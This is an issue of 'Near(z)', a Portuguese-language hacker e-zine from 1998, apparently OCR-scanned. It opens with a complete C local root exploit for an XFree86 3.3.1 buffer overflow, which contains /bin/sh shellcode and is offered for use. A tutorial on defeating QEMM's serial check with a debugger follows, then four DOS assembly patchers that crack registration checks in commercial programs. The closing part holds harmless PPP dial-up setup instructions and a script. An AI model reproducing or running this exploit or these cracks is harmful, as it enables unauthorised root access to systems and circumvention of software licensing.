
Use um editor em modo TEXTO para visualizar este arquivo, Sugestao: EDIT.COM
...ou joe com opcao "-asis" e um bom "setfont alt-8x16" ...ou imprima ;)

[ issue 04 ]=========[ N e a r ( z ) ]=========[ issue 04 ]



http://nearz.home.ml.org




KeyWorDZ: Hack, CrACk, Linux, Programming, Virii, xploit, Zine, asm, RuLez, c, NearZ.

[ FiLE: nearz04.txt ]
[ SiZE: 50,000Bytes ]
[ DATE: 01 Mar 1998 ]
[ FROM: unknow ]
[ NOTE: lamers out! ]
[ FREE: for ALL ]


MeMBeRZ


ThERevenge
SouL Hunter
GhostOBtRuDeR





issue 04


Este documento contem informacoes somente para fins *EDUCATiVOS* , logo, se voce usa-las pra outros fins, a responsobilidade e' *SUA*
Eh sempre bom saber o que estah fazendo












humm, Buffer Overflow no XFree86 Server!! Se voce usa xf86 3.3.1 tome cuidado, uma solucao simples seria retirar as setuid bit do xserver mas se voce tiver usuarios de xfree eles nao poderao mais usar o xfree, soh o root poderah! (que eh o meu caso, nao tenho usuarios aki) mas caso tenha users ae dah uma passada na pagina do xfree http://www.xfree86.org

```
--[ xfree86_xploit.c ]--START-----------------------------------Cut Here!-
/* XFree86 Server exploit for Intel x86  */
/* Have phun!!                           */
```

```
/* Try 2 3 4 5 for OFFSET                */
#define OFFSET 2

#include <string.h>
#include <unistd.h>
#include <errno.h>

#define LENCODE ( sizeof( Code ) )
char Code[] =
    "\xeb\x40\x5e\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c\xb0"
    "\x3f\x89\xc2\x31\xdb\xb3\x0a\x31\xc9\xcd\x80\x89\xd0\x43\x41"
    "\xcd\x80\x89\xd0\x43\x41\xcd\x80\x31\xc0\x89\xc3\xb0\x17\xcd"
    "\x80\x31\xc0\xb0\x2e\xcd\x80\x31\xc0\xb0\x0b\x89\xf3\x8d\x4e"
    "\x08\x8d\x56\x0c\xcd\x80\xe8\xbb\xff\xff\xff/bin/sh";

char Display[ 0x4001 + OFFSET ] = ":99999", *ptr = Display + OFFSET + 1;
char *args[] = { "X", "-nolock", Display, NULL };

main() {
  printf("pHEAR - XFree86 exploit\nby mAChnHEaD <quenelle@iname.com>\n\nYou may get a root
  prompt now. If you don't, try different values for OFFSET.\n\n");
  dup2( 0, 10 ); dup2( 1, 11 ); dup2( 2, 12 );
  __asm__("movl %%esp,(%0)\n\tsubl %1,(%0)"::"b"(ptr),"n"(LENCODE+0x2000));
  memcpy( ptr + 4, ptr, 0x3fc );
  memset( ptr + 0x400, 0x90, 0x3c00 - LENCODE );
  memcpy( ptr + 0x4000 - LENCODE, Code, LENCODE );
  execve( "/usr/X11R6/bin/X", args, args + 3 );
  perror( "execve" );
}

--[ xfree86_xploit.c ]--END----------------------------------------Cut Here!-
```




Tentarei explicar como sao feitos os cracks 'simples'. Usando o
G3 para debuggar os programas na memoria.




1 - Carregamos o G3 na memoria
2 - Carregamos o INSTALL.EXE do QEMM
3 - Digitamos todos os campos (Nome, Telefone...)
4 - Quando estiver no campo do No. Serial, mande o ative o G3
5 - Va em Interrupt Monitor e digite 9 depois Yes e depois No
    (Obs INT 9 eh o teclado)
6 - Volte ao programa e tecle algo. o G3 devera aparecer sozinho pois
    interceptou uma chamada do teclado. Comece a teclar 'P' para ir
    executando as intrucoes uma por vez...
7 - Havera uma hora que vc voltara a tela do QEMM, nessa hora, de enter.
7 - depois continue a dar 'P' e procure por CMP AL,0D, isto siginifica que
    se voce teclou ENTER ele entrara na intrucao abaixo dela. a JZ, se voce
    achou entao estamos bem proximos.
8 - Ate uma hora que voce encontrara a sequencia 'CALL 1C56, JZ 1BA9' eh ai
    que o bicho pega. No comando CALL o numero serial eh verificado. caso
    seja verdadeiro ele pula para 1BA9.
9 - Entao vamos mudar o JZ para JMP (JZ eh um salto condicional, isto eh
    ele so ira pular para o endereco se tal condicao for verdadeira, e o
    JMP faz um salto incondicional..), no G3 para mudar de JZ para JMP,
    estando com a linha sobre ele. digite 'W' e depois 'EB' e de enter.
9 - Agora eh so dar ESC e instalar o QEMM :-)
10- Se vc quiser crackear o programa definitivamente, voce tera que mudar
    o arquivo INSTALL.EXE, basta ver no G3, quais sao os hex de CALL 1c56
    e JZ 1BA9. que deve ser E8 C9 00 - 74 1A, eh so procurar no arquivo
    a mesma sequencia e mudar o 74 para EB. Ex E8 C9 00 - EB 1A.

Aqui source de um crack que eu fiz para o QEMM
```
```

```
---[ qemmCrack.asm ]--START---------------------------------------Cut Here!-
SEG000  SEGMENT BYTE PUBLIC 'CODE'
    ASSUME CS:SEG000
    ORG 100h
    ASSUME ES:NOTHING, SS:NOTHING, DS:SEG000
START:
        MOV AH,3Dh
        MOV AL,2
        LEA DX,FILE1
        INT 21h

        CMP AX,2
        JZ ERRO1

        MOV BX,AX

        MOV AH,42h
        MOV CX,0
        MOV DX,01D8Dh
        MOV AL,0
        INT 21h

        MOV AH,3Fh
        MOV CX,1
        LEA DX,BUFFER1
        INT 21h

        CMP BUFFER1,0EBh
        JZ ERRO2
        CMP BUFFER1,74h
        JZ RIGHT1
        JMP ERRO3
RIGHT1:
        MOV AH,42h
        MOV CX,0
        MOV DX,01D8Dh
        MOV AL,0
        INT 21h

        MOV AH,40h
        MOV CX,1
        LEA DX,DATA1
        INT 21h


        MOV AH,9
        LEA DX,STR4
        INT 21h
        JMP FIM
ERRO1:
        MOV AH,9
        LEA DX,STR5
        INT 21h
        JMP FIM
ERRO2:
        MOV AH,9
        LEA DX,STR6
        INT 21h
        JMP FIM
ERRO3:
        MOV AH,9
        LEA DX,STR7
        INT 21h
        JMP FIM
;**********
FIM:
        INT 20h

STR4    DB 0DH,0AH,'INSTALL.EXE -
Cracked!                                                        $'
STR5    DB 0DH,0AH,'INSTALL.EXE - Arquivo nao
encontrado                                          $'
STR6    DB 0DH,0AH,'INSTALL.EXE - Ja foi
Crackeado                                                $'
STR7    DB 0DH,0AH,'INSTALL.EXE - Nao pertence ao QEMM
```

```
8.0                                                    $'
DATA1   DB 0EBH
FILE1   DB 'INSTALL.EXE',0
BUFFER1 DB 00
SEG000  ENDS
END START
```

---[ qemmCrack.asm ]--END----------Cut Here!-

Aqui vai outro tipo de crack. um para retirar o tempo de espera (Registre
Hoje blalalalblablaba Aguarde 2 Minutos blabalbla) eh o Netsec
Faca a mesma coisa que o QEMM, porem intercepte a INT 21 logo que aparecer
a tela pra aguardar.
Esta eh facil. se voce ficar dando 'P' voce vera que o programa fica dando
LOOPs. entao eh simples. basta ir no ultimo comando que faz ele reiniciar
o loop. Voce encontrara JZ 057F, entao teremos que anular esse comando.
entao usemos o comando NOP , (ele ele nao tem funcao alguma.) entao digite
'W' depois de '90' enter '90' enter.
Se quiser crackear o arquivo, procure por 74 D1 E8 BF e mude para
90 90 E8 BF.

---[ netsecCrack.asm ]--START----------Cut Here!-

```
SEG000  SEGMENT BYTE PUBLIC 'CODE'
    ASSUME CS:SEG000
    ORG 100h
    ASSUME ES:NOTHING, SS:NOTHING, DS:SEG000
START:
        MOV AH,3Dh
        MOV AL,2
        LEA DX,FILE1
        INT 21h

        CMP AX,2
        JZ ERRO1

        MOV BX,AX

        MOV AH,42h
        MOV CX,0
        MOV DX,07ACh
        MOV AL,0
        INT 21h

        MOV AH,40h
        MOV CX,2
        LEA DX,DATA1
        INT 21h

        MOV AH,42h
        MOV CX,0
        MOV DX,0549h
        MOV AL,0
        INT 21h

        MOV AH,40h
        MOV CX,3
        LEA DX,DATA1
        INT 21h

        MOV AH,42h
        MOV CX,0
        MOV DX,055Bh
        MOV AL,0
        INT 21h

        MOV AH,40h
        MOV CX,1
        LEA DX,DATA2
        INT 21h

        MOV AH,42h
        MOV CX,0
```

```
        MOV DX,09e48h
        MOV AL,0
        INT 21h

        MOV AH,40h
        MOV CX,50
        LEA DX,DATA3
        INT 21h

        MOV AH,9
        LEA DX,STR4
        INT 21h
        JMP FIM
ERRO1:
        MOV AH,9
        LEA DX,STR5
        INT 21h
        JMP FIM
;**********
FIM:
        INT 20h

STR4    DB 0DH,0AH,'NETSEC.EXE -
Cracked!                                                        $'
STR5    DB 0DH,0AH,'NETSEC.EXE - Arquivo nao
encontrado                                              $'
DATA1   DB 20 DUP(90h)
DATA2   DB 0EBH
DATA3   DB 50 DUP(00)
FILE1   DB 'NETSEC.EXE',0
SEG000  ENDS
END START
```

---[ netsecCrack.asm ]--END----------Cut Here!-

Pra quem quiser dar uma estudada. Aqui vai outros cracks que fiz


---[ avcrack.asm ]--START----------Cut Here!-

```
SEG000  SEGMENT BYTE PUBLIC 'CODE'
    ASSUME CS:SEG000
    ORG 100h
    ASSUME ES:NOTHING, SS:NOTHING, DS:SEG000
START:
        MOV AH,3Dh
        MOV AL,2
        LEA DX,FILE1
        INT 21h

        CMP AX,2
        JZ ERRO1

        MOV BX,AX

        MOV AH,42h
        MOV CX,0
        MOV DX,017ABh
        MOV AL,0
        INT 21h

        MOV AH,3Fh
        MOV CX,1
        LEA DX,BUFFER1
        INT 21h

        CMP BUFFER1,90h
        JZ ERRO2
        CMP BUFFER1,72h
        JZ RIGHT1
```

```
        JMP ERRO3
RIGHT1:
        MOV AH,42h
        MOV CX,0
        MOV DX,017ABh
        MOV AL,0
        INT 21h

        MOV AH,40h
        MOV CX,2
        LEA DX,DATA1
        INT 21h

        MOV AH,42h
        MOV CX,0
        MOV DX,0451Fh
        MOV AL,0
        INT 21h

        MOV AH,40h
        MOV CX,46
        LEA DX,DATA2
        INT 21h

        MOV AH,9
        LEA DX,STR4
        INT 21h
        JMP FIM
ERRO1:
        MOV AH,9
        LEA DX,STR5
        INT 21h
        JMP FIM
ERRO2:
        MOV AH,9
        LEA DX,STR6
        INT 21h
        JMP FIM
ERRO3:
        MOV AH,9
        LEA DX,STR7
        INT 21h
        JMP FIM
FIM:
        INT 20h

STR4    DB 0DH,0AH,'AV.EXE -
Cracked!                                                        $'
STR5    DB 0DH,0AH,'AV.EXE - Arquivo nao
encontrado                                              $'
STR6    DB 0DH,0AH,'AV.EXE - Ja foi
Crackeado                                                    $'
STR7    DB 0DH,0AH,'AV.EXE - Nao pertence ao
ANSIVIEW                                                $'
DATA1   DB 2 DUP(90H)
DATA2   DB 50 DUP(?)
FILE1   DB 'AV.EXE',0
BUFFER1 DB 00
SEG000  ENDS
END START
```

---[ avcrack.asm ]--END----------Cut Here!-

BLUE WAVE 2.30

---[ bwcrack.asm ]--START----------Cut Here!-

```
SEG000  SEGMENT BYTE PUBLIC 'CODE'
    ASSUME CS:SEG000
    ORG 100h
```

```
    ASSUME ES:NOTHING, SS:NOTHING, DS:SEG000
START:
        MOV AH,3Dh
        MOV AL,2
        LEA DX,FILE1
        INT 21h

        CMP AX,2
        JZ ERRO1

        MOV BX,AX

        MOV AH,42h
        MOV CX,0
        MOV DX,04170h
        MOV AL,0
        INT 21h

        MOV AH,40h
        MOV CX,2
        LEA DX,DATA1
        INT 21h

        MOV AH,42h
        MOV CX,0
        MOV DX,0D29Eh
        MOV AL,0
        INT 21h

        MOV AH,40h
        MOV CX,2
        LEA DX,DATA1
        INT 21h

        MOV AH,42h
        MOV CX,6
        MOV DX,0EFD3h
        MOV AL,0
        INT 21h

        MOV AH,40h
        MOV CX,2
        LEA DX,DATA1
        INT 21h

        MOV AH,9
        LEA DX,STR4
        INT 21h
        JMP FIM
ERRO1:
        MOV AH,9
        LEA DX,STR5
        INT 21h
        JMP FIM
FIM:
        INT 20h

STR4    DB 0DH,0AH,'BWAVE.EXE  -
Cracked!                                                        $'
STR5    DB 0DH,0AH,'BWAVE.EXE  - Arquivo nao
encontrado                                              $'
DATA1   DB 22 DUP(90h)
FILE1   DB 'BWAVE.EXE',0

SEG000  ENDS
END START

---[ bwcrack.asm ]--END-----------------------------------------Cut Here!-
```

PO! Andando por ae percebi que a galera que tah iniciando em Linux
Nao tah conseguindo "conectar `a internet". Aki colocarei varias formas
pra isso ;)

1- minicom
   Eh o metodo mais usado... mas nao eh conveniente se o seu provedor
   cai toda hora... eh o seguinte:
   primeiro fazer um link pro seu modem:
   ln -s /dev/cua* /dev/modem
   onde * eh:
   0 --> COM1:
   1 --> COM2:
   2 --> COM3:
   3 --> COM4: ..e por ai vai ;)
   ai voce entra no minicom disca pro provedor (ATDT6666666)
   [onde 6666666 eh o numero do tel. do seu provedor, logico)
   ae vove digita o login o password..ok, agora eh sair do minicom
   sem resetar, (ALT+A,Q) [pelo menos aki eh isso, mas existem outras
   versoes do garoto, no debian se me lembro eh soh ALT+Q]
   agora eh digitar no shell:
   pppd /dev/modem 38400 defaultroute
   e pronto tah conectado, pra testar tenta um ping em algum lugar

2- pppd chatscript
   Eh um metodo menos usado (eu uso) eh o mais rapido e facil, consiste
   em fazer um script. exemplo:

```
ABORT        BUSY
ABORT        "NO CARRIER"
ABORT        VOICE
ABORT        "NO DIALTONE"
TIMEOUT      39
""           ATM0
OK           ATDT666666666666
CONNECT      ""
ogin         SeuLogIn
word         \qSUAsenha\q
```

   colocar isso ae em, por exemplo, /internet/provedor1 ae voce executa

```
/usr/sbin/pppd defaultroute 38400 /dev/modem connect "/usr/sbin/chat -v -f /internet/provedor1"
```

   Obs: Se voce colocar um "persist" depois do "/dev/modem" ele vai rediscar
   caso a ocorra algum erro (ex: linha ocupada, no dialtone, a ligacao caiu)

   Mas se voce achar isso tudo complicado (bah), ae vai o PPPSETUP em
   portugues...Obs: se voce nao souber o que fazer quando o pppsetup pedir
   "o sistema dialup imprime na sua tela", na maiorias das vezes eh "ogin"
   ou "name" mas se estiver em duvida uso o minicom pra conectar e ver
   o que eh!; ou quando pedir "E agora, qual texto eu mando?" na primeira
   vez eh seu login e na segunda eh sua senha... 8)
   A Desvantagens sao: o pppsetup substitui seu /etc/resolv.conf e nao
   permite que use mais de 1 provedor

---[ pppsetup.sh ]--START----------Cut Here!-

```
#!/bin/sh
#############################################################################
#  Originally by Robert S. Liesenfeld <xunil@bitstream.net>
#  12/5/97           Portado para portugues com pequenas alteracoes,
#                    como init string do modem, central telefonica...
#                    (v1.2br) by X-CaveMan
#############################################################################

VERSION="1.2br"

echo > /tmp/txtTEMP$$
echo "   by X-CaveMan <xcaveman@cyberspace.org>" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
echo "                              pressione [enter]" >> /tmp/txtTEMP$$

clear

dialog --title " -=- PPP-Setup v$VERSION -=- " --msgbox "`cat /tmp/txtTEMP$$`" 9 50
```

```
if [ -f README.pppsetup ]; then
    dialog --title README --textbox README.pppsetup 20 75
fi

if [ ! `whoami` = "root" ]; then
    echo > /tmp/txtTEMP$$
    echo "Voce precisa estar logado como root para executar este script!" >> /tmp/txtTEMP$$
    dialog --title " -=- ATENCAO! Eh necessario possuir conta root -=- " --msgbox "`cat
    /tmp/txtTEMP$$`" 7 70
    exit 1
fi

while [ -z "$PHONENUM" ]
do
    echo > /tmp/txtTEMP$$
    echo "Para criar o script PPP, eu preciso saber alguns dados basicos!" >> /tmp/txtTEMP$$
    echo >> /tmp/txtTEMP$$
    echo "Para comecar, qual eh o telefone de dados do seu provedor?" >> /tmp/txtTEMP$$
    echo  >> /tmp/txtTEMP$$
    echo "(Nota 1: Se voce possui uma central telefonica, digite numero para" >> /tmp/txtTEMP$$
    echo "          pedir linha externa seguido do caracter w, Ex.: 0w3370000" >> /tmp/txtTEMP$$
        echo "          Caso contrario, digite apenas o numero Ex.: 3370000)" >> /tmp/txtTEMP$$
    echo  >> /tmp/txtTEMP$$

    dialog --title " -=- Numero do Telefone? -=-" --inputbox "`cat /tmp/txtTEMP$$`" 20 75 2>
    /tmp/rspTEMP$$
    PHONENUM="`head -1 /tmp/rspTEMP$$`"
    if [ -z "$PHONENUM" ]; then
        clear
        echo "Configuracao PPP cancelada."
        exit 0
    fi
done

if [ -e "/dev/modem" ]; then
    echo > /tmp/txtTEMP$$
    echo -n "O seu modem foi encontrado em: (" >> /tmp/txtTEMP$$
    echo -n `ls -l /dev/modem | cut -b56-80` >> /tmp/txtTEMP$$
    echo ")" >> /tmp/txtTEMP$$
    echo >> /tmp/txtTEMP$$

    dialog --title "-=- Modem Encontrado -=-" --msgbox "`cat /tmp/txtTEMP$$`" 8 70
    DEVICE="/dev/modem"
else
    while [ -z "$DEVICE" ]
    do
        echo > /tmp/txtTEMP$$
        echo "Bem... Agora eu preciso saber onde esta o seu modem!" >> /tmp/txtTEMP$$
        echo "Vamos, diga-me onde estah o modem?" >> /tmp/txtTEMP$$
        echo >> /tmp/txtTEMP$$

        dialog --title "-=- Modem -=-" --menu "`cat /tmp/txtTEMP$$`" 20 70 5 \
            cua0 "/dev/cua0 (aka COM1 no 'DOS' arghhh...)" \
            cua1 "/dev/cua1 (aka COM2 no 'DOS' arghhh...)" \
            cua2 "/dev/cua2 (aka COM3 no 'DOS' arghhh...)" \
            cua3 "/dev/cua3 (aka COM4 no 'DOS' arghhh...)" \
            2> /tmp/rspTEMP$$
        DEVICE="`cat /tmp/rspTEMP$$`"
        if [ -z $DEVICE ]; then
            clear
            echo "Configuracao PPP cancelada."
            exit 0
        fi

        DEVICE="/dev/$DEVICE"
    done
fi

echo > /tmp/txtTEMP$$
echo "Qual eh a velocidade do seu modem?" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
dialog --title "-=- Baud Rate -=-" --menu "`cat /tmp/txtTEMP$$`" 20 75 8 \
    115200 "115KBps  - Uhuhhh que beleza!" \
    38400  "38.4KBps - Ehhh... Uma boa velocidade!" \
    19200  "19.2KBps - Afinal... melhor que 14.4" \
```

```
    9600   "9600bps  - Xiii ta meio ultrapassadinho..." \
    2400   "2400bps  - Arghh... Deus que ajude voce!  :>" 2> /tmp/rspTEMP$$

BAUDRATE="`cat /tmp/rspTEMP$$`"
if [ -z $BAUDRATE ]; then
    clear
    echo "Configuracao PPP cancelada."
    exit 0
fi

echo > /tmp/txtTEMP$$
echo "Qual eh o nome de dominio do seu provedor de acesso?" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
echo "(Provavelmente serah algo como nomedarede.net," >> /tmp/txtTEMP$$
echo " nomedosexploradores.com.br ou universidadesux.edu)" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
dialog --title "-=- Nome do Dominio -=-" --inputbox "`cat /tmp/txtTEMP$$`" 20 75 2>
/tmp/rspTEMP$$

DOMAINNAME="`cat /tmp/rspTEMP$$`"
if [ -z $DOMAINNAME ]; then
    clear
    echo "Configuracao PPP cancelada."
    exit 0
fi

echo > /tmp/txtTEMP$$
echo "Agora me diga, qual eh o endereco IP de seu provedor?" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
echo "Nota: (Se voce nao souber, ligue agora mesmo pro suporte do seu" >> /tmp/txtTEMP$$
echo "       provedor e peca estas informacoes, se eles nau souberem," >> /tmp/txtTEMP$$
echo "       meu Deus... troque de provedor imediatamente!!!   >;)   )" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
dialog --title "-=- DNS IP -=-" --inputbox "`cat /tmp/txtTEMP$$`" 20 74 2> /tmp/rspTEMP$$

DNSIP="`cat /tmp/rspTEMP$$`"
if [ -z $DNSIP ]; then
    clear
    echo "Configuracao PPP cancelada."
    exit 0
fi

if [ -f /etc/resolv.conf ]; then
    mv /etc/resolv.conf /etc/resolv.conf.old
fi

echo > /etc/resolv.conf
echo "domain $DOMAINNAME" >> /etc/resolv.conf
echo "nameserver $DNSIP" >> /etc/resolv.conf

OLDDIR=`pwd`
cd $HOME

echo > /tmp/txtTEMP$$
echo "Agora vamos para a parte dificil. :) Eu preciso saber o que o" >> /tmp/txtTEMP$$
echo "sistema dialup imprime na sua tela, e o que eu devo responder" >> /tmp/txtTEMP$$
echo "a ele." >> /tmp/txtTEMP$$
echo "Ex.: o dialup imprime: 'Username:' e, eu respondo: 'xcaveman'." >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
echo "Nota: (Voce tem que informar os dados corretamente! Pois" >> /tmp/txtTEMP$$
echo "       no linux a string Username: eh diferente de username:)" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
echo "( Para finalizar pressione Cancel )" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
echo "ABORT BUSY ABORT 'NO CARRIER' '' ATx3DP$PHONENUM" > .pppscript

dialog --title "-=- Chat Script -=-" --msgbox "`cat /tmp/txtTEMP$$`" 20 75

MESSAGE=' '
YOUSAY=' '
while [ ! "$MESSAGE" = "" -a ! "$YOUSAY" = "" ]
do
    dialog --title "-=- Aguardar por... -=-" --inputbox "Qual a string que eu devo aguardar?"
    10 75 2> /tmp/rspTEMP$$
    MESSAGE="`cat /tmp/rspTEMP$$`"
```

```
    if [ -z "$MESSAGE" ]; then
        continue
    fi

    dialog --title "-=- Mandar... -=-" --inputbox "E agora, qual texto eu mando?" 10 75 2>
    /tmp/rspTEMP$$
    YOUSAY="`cat /tmp/rspTEMP$$`"

    if [ -z "$YOUSAY" ]; then
        continue
    fi

    echo "$MESSAGE $YOUSAY" >> .pppscript
done

rm -f discar
echo "#!/bin/sh" > discar
echo "/usr/sbin/pppd connect '/usr/sbin/chat -v -f $HOME/.pppscript' defaultroute $BAUDRATE
$DEVICE &" >> discar
chmod 755 discar

cd $OLDDIR
echo > /tmp/txtTEMP$$
echo "Ok. Agora pra conectar-se, vah para o seu dir raiz ($HOME)" >> /tmp/txtTEMP$$
echo " e digite: ./discar" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
echo "Entao aguarde uns 2 minutos, BINGO! agora voce esta na internet" >> /tmp/txtTEMP$$
echo "sem mais problenas.  (Eh o que eu espero... ;)" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
dialog --title "-=- Cool, finalizado -=-" --msgbox "`cat /tmp/txtTEMP$$`" 20 75

rm -f /tmp/txtTEMP$$
rm -f /tmp/rspTEMP$$

exit 0


---[ pppsetup.sh ]--END----------------------------------------------Cut Here!-

 3- DiP
    nah...nunca ouvi falar que funcione, pelo menos aki no braziL

 4- *NEW*  nzppp
    Criei um pekeno programa em C pra deixar tudo mastigadinho pra voce ;)
    pra compilar:     gcc -o XXXX XXXXX.c
    Ele eh simples, o que ele faz eh o seguinte:
    1- Cria um diretorio "/internet" onde vai colocar tudo que voce precisa
    2- Verifica se seu modem tah lah "/dev/modem"
    3- Pergunta o nome do provedor
